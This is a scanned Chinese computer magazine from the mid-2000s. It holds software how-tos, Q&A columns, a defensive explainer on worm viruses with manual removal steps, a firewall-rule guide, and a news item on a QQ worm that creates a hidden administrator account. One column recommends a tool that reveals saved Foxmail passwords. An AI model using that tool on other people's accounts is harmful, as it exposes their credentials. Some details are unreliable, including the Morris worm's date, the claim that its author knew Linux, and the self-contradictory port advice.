软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.lingobit.com/localizer.exe	
软件备注:未注册版有15天使用限制。	

下载并安装好软件后，就可以开始使用软件了。打开软件后，会出现注册窗口提示，点击“Evaluate”进行试用。下面我们就来建立软件本地化工程。

实战:汉化B/Works

B/Works是一款制作老照片的软件，本刊在上期的新软物语中已经对其进行了详细介绍。

第一步: 进入软件后，选择“Create new project”项，建立新工程，然后点击“OK”按钮。

第二步: 在“Name”中为工程命名为“汉化BWorks”，在“Location”中设置工程保存位置为“D:\Test”，点击“下一步”。

第三步: 在“Select original language of the application”中选择要进行本地化程序的语言“English”，然后点击“Add”按钮，在弹出的窗口中选择要翻译的语言“Chinese (Simplified)”，点击“下一步”。

第四步: 用“Add”按钮选择需要本地化的程序，选择“F:\Program Files\BWorks\BWorks.exe”，完成后点击“下一步→完成”按钮。

第五步: 现在就要开始汉化了，首先在窗口左侧双击“Dialogs”项，然后再选择“30721-New”，然后在右侧窗格中进行汉化。

第六步: 在“Chinese(Simplified)”列下单击项目，再参考相应的“Original:English”列的项目，对其进行翻译(见图1)，然后重复第五、六步的方法，对其他项进行翻译。




图1 非常专业的本地化界面

第七步: 全部汉化完成后，要将汉化好的文件输出。点击菜单中的“Project→Create Localized Files”，然后在弹出的窗口中选择“OK”按钮。现在进入“D:\test\汉化BWorks\Chinese (Simplified)\”，就可以看到已经汉化后的BWorks主文件BWorks.exe了，用它覆盖原文件即可完成汉化(见图2)。



图2 简单汉化后的B/Works

CF [SY10]

如果你是在复制的过程中手动中止了任务，那么Copy Handler不会自动进行续传。但是，当你下次将要拷贝的文件拖到目标文件夹时，Copy Handler马上就会侦测到未完成的任务，并且会给出提示，让用户自己来选择是进行续传还是重新拷贝。

小资料

在拷贝或其他任何时间，双击系统托盘内的软件图标都可以打开状态窗口，允许用户完全掌控复制/移动的进程，例如暂停、继续、重新开始、取消等。


Copy Handler还有许多其他实用的功能，这从它所提供的多达60种细化的选项便可以看出。可以说，Copy Handler绝对是一款五星级的软件，相信有了它的帮助，我们的复制和移动工作将会变得异常的轻松！CF [SY09]

优化你的XP:TUNE XP

问:最近我的Windows XP系统启动有些慢,有没有这方面的优化软件呢?

答:其实你可以使用BootVis等软件对系统进行优化,除此之外,这里再推荐你使用TuneXP,它具有很多实用功能,包括对系统进行优化、重新排列启动文件等。

第一次运行该软件后,需要先选择Windows XP所在的分区,然后选择菜单中的"Memory and file system→Ultra-fast booting(rearrange boot files)",稍等片刻,软件就能帮你整理完系统,这时启动速度就会加快。除了加快启动速度外,软件还提供了很多功能,比如优化启动文件、磁盘整理、查看IP、释放/获取IP等功能。




软件版本:1.5　　软件大小:1021KB
软件性质:免费软件　　适用平台:Windows XP
下载地址:http://www.driverheaven.net/dforce/files/TuneXP_15.exe

到底是谁动了我的奶酪:WhoOpen

问:有时,我在删除共享中的文件时,会提示无法删除,有人正在使用,我想通知该用户,让他不要再使用该文件,有什么软件能实现吗?

答:如果你再遇到这种问题,那么就来试试WhoOpen,软件的主要功能是用来管理共享文件夹及文件,它不仅可以通过信使服务将信息传给远程连接的用户,还可以让某个用户无法连接到你的所有共享,也能让某个连接拒绝所有用户的共享。

进入软件,先通过右下角的三角形按钮,设置监视的时间间隔,然后软件会根据你设置的间隔,进行监视刷新,并显示出连接到本机的电脑。当你需要进行管理时,只要按照如图所示的方法,右击连接的用户或共享文件,就可以从菜单中选择需要进行的操作了,比如"Kick that user from this file"(让该用户断开此文件连接)、"Kick all users from this file"(断开所有用户对此文件的连接)、"Kick that user from all files"(断开此用户连接到本机的所有连接)、"NET SEND to that user"(发消息给该用户)、"NET SEND to all users opened that file"(发消息给所有打开此文件的用户)等非常实用的功能选项。



最后,需要注意,当断开其他用户的连接后,在软件未关闭前,其他用户都无法访问断开的连接。

软件版本:1.2　　软件大小:299KB
软件性质:免费软件　　适用平台:Windows 2000/XP
下载地址:http://udmsk.dgc.mov.ru/WhoOpen12.zip

再造食神:美食小屋

问:我的MM想学做菜,不知道有没有这方面的软件可以介绍一下呢?

答:为你推荐一款美食软件——美食小屋,它可以让你轻松掌握各种美味佳肴的做法。该软件是一款操作简单、界面时尚的美食软件,它收集了1700多种世界各地的美味食谱,并具有强大的搜索功能、方便的自定义菜单,让你在繁忙的工作之余也能享受到各地美食。

这款美食软件由7个部分组成,分别是:每日菜谱、添加美食、查询/修改、菜谱分类、网上升级、关于软件、离开小屋。通过"每日菜谱",就可以得到1700多道菜的原材料及制作方法。如果需要,你还可以为每个菜谱增加图片,同时软件还提供了打印功能,让你轻轻松松做美食(芊芊)。



软件版本:2004　　软件大小:6.18MB
软件类型:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.51apc.org/szmm/mycate2004.rar

破解FOXMAIL账户密码的利器:月影Foxmail邮件转换/密码恢复器

问:有朋友求助,他怎么也不能打开自己的Foxmail账户,提示密码错误。本来密码具有防范他人的作用,但现在连主人也被拒之门外,请问我应该怎么帮他呢?

答:推荐你使用"月影Foxmail邮件转换/密码恢复器",这是一款国产免费无须安装的纯绿色软件,仅有207KB。下载后,双击运行,单击右侧的"浏览"按钮,定位到被锁住账号所在的目录(如D:\Program





1.优化大师6.0


从桌面到网络，从注册表清理到垃圾文件扫除，从有害程序搜索到系统检测，Windows优化大师都能给你比较全面的解决方案。现在Windows优化大师推出了最新的6.0 Build 618版。具体更新如下：①全面改进了系统信息检测；②增加了Windows文件加密器；③修正了后台服务优化配置文件不存在的问题；④改进了开机速度优化……

下载地址：http://hlbr.onlinedown.net/down/wom0618_skycn.exe

2.FTPRush 1.0 RC2

不知道大家是否还记得UltraFXP？本刊2004年第10期《FlashFXP的挑战者——UltraFXP》一文对其进行了较详细的介绍。现在它以全新的面貌出现在大家眼前，并且启用了FTPRush的新名字，应该说这个版本已经是一全新的软件了。

经过神农以及多位网友的试用，发现FTPRush除启动速度稍慢，图标设计欠佳外，其他功能还是相当不错的(见图)。当然新软件在传送等方面没有问题，而且还有标签等新增的实用功能，所以还是相当不错的。推荐喜欢尝鲜的朋友去下载。



下载地址：http://www.ftprush.com/download.htm


3.WinRAR 3.4 Beta 1

终于等到功能更加大的WinRAR 3.4版了，新版本支持更多的压缩格式及更快的压缩速度。其中比较重要的有：支持Linux&Unix平台上的tar.Z和taz格式，并且3.4版已经可以解压缩比RAR格式压缩率还高的7-Zip文件了。还新增加了“安全”对话框，让解压缩出来的文件更安全。除此之外，还有很多非常实用的功能，神农会在下期为大家带来详细的介绍。

下载地址：http://www.onlinedown.net/soft/22750.htm CF [SY12]

Files\Foxmail\mail\abc@abc.com)，这样马上就会在下方的文本框中显示出账户密码、主邮箱密码等相关信息 。

最后，提醒大家，利用上述方法可以很容易地解决Foxmail账号密码遗忘的问题，但不要用于非法用途。(广东 沙东辉)



软件版本：1.7　软件大小：207KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://sccrc.onlinedown.net/down/foxmail-tran.exe

把硬盘灯装到桌面上：O&O DriveLED

问：我的机箱上的硬盘监视灯坏了，在进行一些操作时，我会感觉不方便，不能了解系统是处于处理还是假死状态，有没有这方面的软件呢？

答：的确有这种软件，这里为你推荐其中功能较强的O&O DriveLED，它支持包括网络驱动器、虚拟光驱等在内的各种驱动器，它能分别显示出每个分区的读、写两种状态，所以功能非常强大。

软件安装并运行后，就会出现标有驱动器状态的工具条，其上的绿灯表示读取，红灯表示写入，当硬盘进行相应操作时，相应的指示灯就会闪烁。右击工具条，可以对软件进行设置。建议你在进行大量硬盘操作时，打开这款软件进行监视。



软件版本：1.0.74　软件大小：3449KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：ftp://ftp.oo-software.de/pub/oodriveled/oodled_1_0_74_english.zip

CF [SY11]

乱码，一个困扰许多用户的“恶梦”，着实让人头疼不已。尤其是当我们收到一封很重要的邮件，打开后却发现是一片乱码; 或者系统的桌面、菜单都突然间变成了一些莫名其妙的字符让我们无法正常使用; 或者输入中文时显示的却是乱七八糟的符号……这时候怎么办？别急，先做个深呼吸，然后和我一起来轻松解决吧！

看我是这么骑“码”的

■福建 柳坚

乱码的产生主要是由于两种语言编码方式不一致引起的，而现在已经有不少第三方软件可以帮助用户解决此类问题，如南极星内码转换工具、金山快译、Applocale等。鉴于介绍此类方案的文章很多(例如本刊2004年第六期的《掀开乱码的“面纱”》一文)，笔者在此就不赘述了，下文中笔者将为你介绍其他一些特殊情况下乱码的解决方法。

消除系统乱码

有时即使使用内码转换工具也无法让系统乱码消失，这是因为在Windows注册表中关于字体部分配置不正常造成的。解决方法也比较简单，只要找到一台和现在使用的操作系统版本一致而且能够正常显示的电脑，并执行以下操作:

打开注册表编辑器，找到并选中[HKEY_LOCAL_MACHINE\system\CurrentControlSet\Control\Fontassoc]，在注册表编辑器菜单栏上依次点击“文件→导出”，在打开的“导出注册表文件”对话框中选择“所选分支”，并将该分支的注册表信息保存到normaldisplay.reg文件。接着将刚导出的normaldisplay.reg文件拷贝至出现乱码的电脑上，然后双击该文件将其导入注册表，重启电脑即可正常显示了。

消除Gmail和Hotmail的“隔阂”

现在Google推出的Gmail正在风风火火地测试，不少用户可能会发现，Gmail和Hotmail好像有点“划地为界”的感觉，发给对方的Email打开后都是乱码。其实，这是因为它们采用的编码方式不同而已。Gmail使用UTF-8编码，而Hotmail使用的是Unicode编码，所以如果直接打开邮件当然会出现乱码。解决方法很简单，只要在Hotmail邮箱中打开Gmail邮箱发送过来的邮件时，在IE菜单栏上依次选择“查看→编码→Unicode”即可。

小提示

这种方法对解决网页浏览出现乱码的情况同样适用。

让中文在英文版Win XP中“畅行无阻”

现在，不少用户可能都打算装上英文版的Windows XP来“尝尝鲜”，可是横亘在其中的一道障碍是不得不消除的：Windows XP英文版在默认状况下并不支持中文，需要手动开启。

第一步:在控制面板中双击“Regional and Language Options(区域和语言选项)”图标，打开区域和语言设置窗口;

第二步:进入“Language”选项卡，勾选“Install Files for East Asian Languages(东亚语言支持)”选项，然后根据系统的提示进行下一步的操作，完成后再进入“Regional Options”选项卡;

第三步:在“Regional Options”选项卡中的“Standards and Formats”下拉框中选择“Chinese (PRC)”来使用中文格式，并且在“Location”下拉框中选择“China”;

第四步:再进入“Language”选项卡，单击“Details”按钮，在“Settings”选项卡中的“Default input language”下拉框中选择“Chinese (PRC)-Chinese(Simplified)-US Keyboard”，并且在“Install Serivces”栏内点击“Add”按钮即可添加已经安装好的中文输入法，至此便大功告成！

巧妙解决在英文PDF文档中输入中文出现的乱码问题

Acrobat能制作和编辑PDF文档，不少用户在使用它。可是，当笔者在使用Touchup文本工具对PDF文档中的某些文字做些小改动时，却遇到了小麻烦：在英文PDF文档中加入中文时会出现加入中文全部变成乱码的情况(见图1)。经过查询有关资料，笔者才知道这原来是因为英文PDF内嵌的是单字节的英文字体，而输入的中文为双字节的，所以无法正常显示。难道就这样放弃输入了吗？经过笔者的一番探索，终于发现了几种能够成功将中文字符添加进来的方式！



图1

方法一:改变字体设置

第一步:用Acrobat打开英文PDF文档，点击工具栏上的Touchup按钮(如图2)，然后在PDF文档中用鼠标将光标定位在要插入中文字符的位置。

第二步:点击鼠标右键，在弹出的右键菜单中选择“属性”，将会弹出“Touchup属性”对话框。点击对话框的“字

管管你的媒体库

■福建 识君

如果你使用Windows Media Player(简称WMP)已经有很长一段时间，那么在其媒体库中可能已经收集了大量的媒体档案文件。WMP的优势便是它可以协助我们对这些媒体档案文件进行组织分类，以便于我们更加容易地对它们进行管理，这一切都给我们带来了极大的便利。不过，如果有一天，当你将大量的音乐或者电影文件转移到了其他的文件夹或者硬盘分区后，此时WMP的媒体库信息便无法适应这种变化从而导致整个媒体库失效，给我们带来许多不必要的麻烦。不过，现在我们可以使用Media Library Exporter这款插件将媒体库导出，并对这些变化做批量的修改后重新导入，这不仅更新了媒体库设置，还保留了我们的收藏夹等其他的信息，可以说是一举两得。

Media Library Exporter小档案

软件版本:1.0	软件大小:412KB
软件性质:免费软件	适用平台:Windows XP
下载页面:http://www.wmplugins.com/ItemDetail.aspx?ItemID=376	

Media Library Exporter的界面非常简朴，操作起来则更为简单了(见图1)。

下面我们以一个实例来介绍它的使用方法。



图1

让MP3文件移动后的媒体库依然有效

笔者的MP3文件本来都在E盘，但最近进行硬盘清理的时候，为了便于管理，便将这些歌曲统一放到了F盘下的MP3文件夹内。但自从调整后，WMP的媒体库文件便无法正确定位了。此时，只要用Media Library Exporter便可以解决这个难题。

首先，为导出的数据文件选择一个保存位置(例如F:\)，然后点击“Export”按钮将WMP的媒体库导出为数据库文件。导出操作完成后会自动调用Access打开刚才导出的数据库文件，我们便可以在其中对媒体文件的位置根据实际情况进行修改了。修改完成后保存该数据库文件，然后再次进入Media Library Exporter，点击“Import”按钮将修改后的媒体库文件导入即可(见图2)。



图2

打开WMP，点击媒体库播放列表中自己喜爱的歌曲，那熟悉的旋律又回来了！ CF [SY15]

体”项目旁的下拉菜单选择一个中文字体比如“simsun”，然后点击“关闭”按钮(如图3)。




图2

第三步：此时再输入中文字符看看，是不是恢复正常了(如图4)？



图3

方法二：嵌入浮动字体框

以上方法有个缺点，就是改变了该英文PDF文档原来的文本。而通过表单工具可以直接在要修改的地方嵌入一个浮动的字体框，这样既不需要改动原来的文本，还能达到正常显示中文字符的目的，可谓一举两得。




图4

单击Acrobat工具栏上的“表单工具”按钮，用鼠标拖出一个方形框，松开鼠标键后将会弹出一个“Field属性”对话框(如图5)。在“Name”输入框中可以随便键入一个名字，在“Type”旁的下拉菜单中选择“Text”，接下来选择一种中文字体(例如“宋体”)，点击“确定”按钮即可。在Acrobat工具栏上点击手形工具，然后用鼠标在刚才创立的方形框位置点击一下，便可以输入中文了。



图5

方法三：导出修订法

Acrobat为用户提供了PDF文档的导出功能，我们可以将PDF文档导出为RTF格式的文件。这种格式可以被Word所识别，所以我们只要在Word中将导出的文件打开并进行相应的修改，然后再将修改后的文档打印成为PDF格式即可。

小提示

此方法最大的缺点便是无法保留原PDF文档的图形，而且文字的格式也将荡然无存。因此，笔者建议还是使用前面两种方法为佳。 CF [SY14]

蠕虫

病毒家族里古老又年轻的一员

——蠕虫病毒大揭秘

“为什么我的电脑这么慢？”“为什么我上网速度这么慢？昨天还没事呢！”“为什么我的电脑总是重启？”，听到这样的叫喊声，小特就知道，又一个蠕虫病毒来了……

■ 北京 张晓兵

提起蠕虫病毒，可能大家不太清楚它到底是一个什么样的东西，但一提起红色代码、尼姆达、爱情后门、2003蠕虫王、冲击波、震荡波等臭名昭著的病毒，我想大家一定记忆犹新。这些病毒一旦爆发，便会全球泛滥，引起整个网络的动荡，如果你经常上网，很可能遭遇到它们的蹂躏。

蠕虫的产生:东风夜放花千树

蠕虫是一种比较古老的病毒，产生于20世纪70年代。由于蠕虫病毒开始便植根于网络，因此随着网络的发展，生命力越来越强、破坏力越来越大。

早期的蠕虫并不属于病毒，也不具有破坏性，只是一种网络自动工具。1972年，原来只作为军事目的而开发的阿帕网(ARPANET)开始走向世界，成为现在的互联网，从此互联网便以极其迅猛的速度发展着。1973年互联网上还只有25台主机，但到了1987年，连接在互联网上的主机数已突破了10000台。

每台主机都向广大电脑用户提供着海量的信息，在这么大的信息海洋中寻找有用的资料是件非常痛苦的事，为了解决在网络中搜索的问题，一群热心的技术人员便开始实验“蠕虫”程序。这种程序的构思来自于经典的科幻小说《电波骑士》，小说里描写了一种叫做“绦虫”的程序，它可以成群结队地出没于网上，使网络阻塞。这种“蠕虫”程序可以在一个局域网中的许多计算机上并行运行，并且能快速有效地检测网络的状态，进行相关信息收集。后来，又出现了专门检测网络的爬虫程序和专门收集信息的蜘蛛程序。目前这两种网络搜索技术还在被大量使用。

由于这类早期蠕虫只是一种网络自动工具，因此当时它们并没有被认为是病毒，编写这种工具的技术则被称之为蠕虫技术，当第一个蠕虫程序出现后，蠕虫技术便得到了很大发展，直到1989年的莫里斯蠕虫事件的出现。

莫里斯是美国一所大学的研究生，由于父亲是贝尔实验室的研究员，因此他从小就开始接触计算机和网络，对Linux系统非常了解。他对那种能够控制整个网络的程序非常着迷，于是在他发现了当时操作系统中的几个严重漏洞后，便开始着手编写“莫里斯蠕虫”。这种蠕虫没有任何实用价值，只是利用系统漏洞将自己在网络上进行复制。由于莫里斯在编程中出现了一个错误，将控制复制速度的变量值设得太大，造成了蠕虫在短时间内迅速复制，最终使大半个互联网陷入了瘫痪。由于这件事情影响太大，社会反响非常强烈，作者本人也因此受到了法律制裁。从此以后，“蠕虫也是一种病毒”的概念被确立起来，而这种利用系统漏洞进行传播的方式就成了现在蠕虫的主要传播方式。

蠕虫的原理:问君能有几多愁

当蠕虫被确认为病毒时，真正意义上的网络病毒便出现了。总的来说，蠕虫本身并不感染文件，也不会对文件进行改写，而是利用系统的漏洞在网络上大量繁殖自身，达到病毒制造者的某些目的。

蠕虫病毒运行时会常驻于一台或多台机器中，并有自动重新定位的能力。如果它检测到网络中的某台计算机未被感染，就把自身的一个拷贝发送给那台机器。每个病毒拷贝都能把自身的拷贝重新定位于另一台计算机中，并且能识别它占用的那台计算机，从而在网络上的每一台计算机中运行。因为它有繁殖性，所以“蠕虫”病毒在大面积泛滥时会大量占用网络资源与系统资源，造成一些工作无法顺利进行。震荡波病毒就是一个典型的利用系统漏洞的蠕虫病毒。而另外一种蠕虫病毒如求职信、SCO炸弹等则常常以电子邮件附件的形式进行传播。

蠕虫病毒传播的流程是:扫描→攻击→复制→隐藏→控制→破坏。病毒程序通常由两部分组成:主程序和引导程序。主程序会利用漏洞扫描技术对网络上存在漏洞的计算机进行扫描，由于要针对不同的漏洞发送不同的扫描包，因此一般情况下，一个蠕虫病毒只会利用一种漏洞。当病毒发现有漏洞的计算机时，便会对其尝试攻击，这种攻击会使系统中的关键程序遭到破坏，从而使系统出现各种异常，这就是冲击波、震荡波等蠕虫病毒爆发时用户的计算

机总是重启的原因。

当病毒攻击成功后，便会获得远程计算机的最高控制权，然后利用这个权力将自己的引导程序拷贝到远程计算机上并运行。当这个引导程序运行时，就会反过来再把病毒的主程序通过网络带入到这台远程计算机中，在这一过程中，引导程序往往会将主程序做成隐藏文件放入系统文件夹中，然后修改注册表，将自己设为自动启动状态。病毒之所以将自己藏入系统文件夹中，是由于系统文件夹的文件非常多，用户一方面记不住那么多的文件名，另一方面又不太在意，因此有很好的隐藏效果。而病毒之所以将自己设为自动启动状态，是由于蠕虫病毒本身不具备感染文件的能力，要获得系统的控制权就只能随着系统启动而自动启动。

这一切完成后，病毒主程序便开始运行，然后监视整个系统，完成它想完成的任何动作，因此蠕虫病毒会有各种各样的破坏，比如"密码"病毒可以偷盗用户的密码及系统关键信息，而"硬盘杀手"则会破坏用户的电脑硬盘。其实，用户真正感到蠕虫可怕的地方倒不是它的破坏，而是它的传播过程，因为它在传播的过程中既要扫描网络又要拷贝自己，所以当一个蠕虫病毒爆发时，会在网络中迅速形成"链式反应"，在短时间内造成全球网络阻塞，严重时还会使整个网络瘫痪，危害极大。

病毒的发现:众里寻它千百度

当我们了解了蠕虫病毒后，就会有一个很自然的问题，就是到底如何发现这些隐藏的蠕虫病毒呢？有人说:"用杀毒软件呗！"是的，这的确是一个既方便又快捷的办法，但是有一点，如果出现新的蠕虫病毒时应该怎么办？由于杀毒软件本身是要先抓住病毒，然后进行分析，再升级，之后才能对已知的病毒进行查杀。如果不幸的是，你中了世界上最新的蠕虫病毒，杀毒软件都还未抓到该病毒的样本，那么你该怎么办？

其实，不管是任何事，只要发生了就会留下痕迹，蠕虫病毒也不例外，既然蠕虫病毒自己也是一种程序，既然蠕虫病毒会藏在你的系统中，既然蠕虫会监视你的系统，那么发现蠕虫病毒就不会是一件不可能的事。我们可以利用网络防火墙(总提示有应用程序要求向外发送数据)、查看内存中的可疑进程、检查注册表的未知启动项来判断是否中毒。

病毒的手动清除:待从头收拾旧山河

当发现有蠕虫形迹时，就要想办法把它清除掉，如果手中有杀毒软件，则可以先升级再进行查杀，找出蠕虫病毒。如果手中没有杀毒软件或者用户遇到了杀毒软件也无法查到的新病毒，就只能自力更生，进行手工清除了。不过，有了上面查找病毒的经验，清除就是一件相对容易的事了。这里，只要掌握病毒感染的四要素就能很好地清除病毒，这四要素是:漏洞、内存、注册表、文件。

1.应对已知病毒

下面就以"高波(Worm.Agobot)"病毒为例，来讲讲手动清除的过程。"高波"病毒是利用冲击波病毒的漏洞进行传播的，在去年的十大病毒排行榜中排名第六，如今变种已经达到了几百个。当用户发现自己的电脑在上网时突然变得速度很慢，或者计算机自动重启，则很有可能是中了该病毒，就应该采取措施了。

首先，给系统漏洞打补丁。由于蠕虫病毒大多数都是利用系统漏洞进行传播的，因此在清除蠕虫病毒之前最好是将蠕虫病毒利用的相关漏洞进行修补，否则，如果漏洞存在，即使病毒被清除后，在连网的情况下还会被蠕虫继续感染。用户可以到http://it.rising.com.cn/newSite/Channels/info/virus/TopicDatabasePackage/12-145900547.htm下载能堵住高波漏洞的补丁程序，或者使用操作系统的"自动更新"功能。

接下来要清除内存中的病毒进程。每个进入内存的蠕虫病毒都会有一个惟一的进程，只要清除了该进程，就可以使蠕虫失效，高波病毒也不例外。用户可以使用"任务管理器"查找名为"mdms.exe"的进程，然后直接将它结束。

为了每次能获得控制权，该病毒在注册表中也有相应的启动键值，我们需要将其删除。打开注册表的自启动项[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]，删除"Machine Debug Manager"="%SYSDIR%\mdms.exe"的病毒项即可。

最后一步，删除病毒文件。通过注册表的病毒键值可以知道病毒就躲在Windows\System32文件夹下，名字为mdms.exe，用户只要找到该文件直接删除即可。有的时候，由于某种原因该文件会删除失败，这时应该进入安全模式，或者用引导光(磁)盘直接启动到DOS模式下进行删除。怎么样，简单吧？

2.应对未知病毒

如果是已知病毒，可以从进程名判断，如果是未知病毒呢？如果你感觉系统突然变慢或出现一些其他异常现象，可以用"搜索文件创建时间"的方法，查找系统中是否添加了病毒或木马。具体方法如下(以Windows XP为例)：

第一步: 点击"开始→搜索→文件或文件夹"，在窗口左侧点击"改变首选项"项，再点击"改变文件和文件夹搜索行为"，将搜索行为设置为"高级"，点击"确定"。修改此处是为了方便我们按文件的创建日期进行查找。

第二步: 在窗口左侧的"全部或部分文件名"框中输入"*.*"(不含引号)，然后"在这里寻找"下拉菜单中选择系统所在分驱，如C驱，接着点击"什么时候修改的？"项，点击"指定日期"，并从其下拉菜单中选择"创建日期"，将"从"设置为系统变慢的日期，将

巧用规则　上网无忧

■ 瑞星　张晓兵

如今许多网虫的电脑全天挂在网上，对于网虫来说，人间最大的痛苦莫过于上网被黑。为了解决这一苦难，有经验的网虫一般都会使用个人防火墙软件来保护电脑。但平时又免不了要使用各种软件进行冲浪，这时就有了问题，把个人防火墙级别设得太低，防火墙防不住一些复杂攻击，把级别设得太高吧，又会将许多正常程序屏蔽掉，因此还得一条一条地为软件增加单独规则，很麻烦。

现在，有了一个好办法，就是巧妙添加通过规则，这里以瑞星个人防火墙2004版为例进行介绍，其他厂商的个人防火墙大同小异。

第一步：将安全级别调到最高

双击电脑右下角任务栏中的防火墙图标，调出防火墙主界面，然后在主界面上点击"设置"，在设置界面上的安全级别选项上选择"较高安全级别"，然后点击"确定"。

你知道吗

"较低安全级别"：如果没有符合的规则，就默认放行。

"较高安全级别"：默认执行规则，没有规则的采用瑞星的未知木马过滤技术再查一遍，如果还没发现攻击就放行。

"最高安全级别"：默认执行规则，如果规则中没有的网络访问就禁止，只有在规则中放行的，才通过。

第二步：添加通过规则

大部分正常软件都是使用10000以上的端口进行通信的，而病毒往往会采用高端口号做为与外界沟通的出口，因此，将高端口封掉，可以屏蔽许多网络攻击。在防火墙主界面上选择"选项"菜单里的"规则设置"调出规则设置窗口，按下CTRL+E组合键或在菜单中选择"添加"调出添加规则窗口。先在名称里建一个"高端口规则"的名字，在"协议"里选择"TCP或UDP"，在"源地址"选择"任何IP"，在"目的地址"里选择"单一IP"并在下面的IP地址输入框中填入自己的IP地址(如果用户不知道自己的IP地址，可以在运行菜单中运行CMD，然后在DOS窗口中输入IPCONFIG)。在"端口号"的"源端口设置"里选择"端口范围"，然后在"起始端口号"时填入"10000"，在"终止端口号"里填入"65535"，将"目的端口设置"也依法设置，设置完成后，点击右上角的"添加"按钮，该规则就添加进了防火墙，在下次启动时防火墙就会自动执行该规则。

第三步：添加补充规则

这一步一般情况下是不用的，只有当用户安装了一些特殊程序，比如有一些网络游戏可能会用到高端口，这时才需要添加一些补充规则，补充规则的具体操作如上所述，只不过是在"高端口规则"之前再建立一个补充规则，将一些特殊程序用到的高端口开放出来即可，名称是用户随意定制的。



经过这一番处理，网虫们就可以无忧上网了。

CF [FH02]

"至"设置为当前日期(如果发现得早，应该都为当前日期)，最后点击"搜索"即可。



第三步：搜索结束后，如果在系统目录中发现了新文件，那很可能就是木马或病毒文件。

小提示

★Windows 2000的按"创建日期"搜索要更为简单，只要展开"搜索"窗口中的"搜索选项"即可。

★本方法同样适用于其他通过文件感染系统的病毒，只要系统出了问题，除了可以用进程判断外，你还可以使用该方法来查找病毒程序。

总结

在以上的文章中，我们总结了蠕虫病毒感染的四要素：漏洞、内存、注册表、文件。任何一个蠕虫都会有这四个要素，只要用户了解了这些知识，以后再遇到蠕虫病毒时，就不会再害怕了，因为，病毒也是一种程序，最终会被我们完全控制。CF [FH01]

病毒入侵又出新招

日前，江民反病毒中心截获了QQ消息病毒"QQ乐"(Worm/QQMsg.Lee)。该病毒与以往的QQ尾巴病毒类似，可以向所有在线好友自动发送带有病毒网址的信息。但运行方式不是以往的修改注册表启动项，而是创建了一个Autorun.inf自运行文件，打开盘符后会自动运行，原理与自启动光盘相同。

病毒感染后在各个盘的根目录下创建隐含文件，其中包括自运行文件Autorun.inf，该文件使得每打开一个分区后病毒就自动运行。这种方法有别于一般病毒，更加隐蔽。

病毒运行后会监视QQ聊天窗口，一旦发现有人在线则向对方发送包含病毒网址的消息：去http://***.home.***.***看看吧。如果点击该网址，则感染病毒。病毒还将在系统中增加一个名为lee的用户，密码为abcd1234!@#，然后将之加入管理员组。

小编有话说：现在的病毒就是厉害，能想的方法都用上了，但及时升级病毒库、安装病毒网络防火墙、未知网站不要上、陌生程序不运行，这四点都做好了，相信也就没问题了。

CF [FH03]

保存备份真方便

■ 安徽　陈秀峰

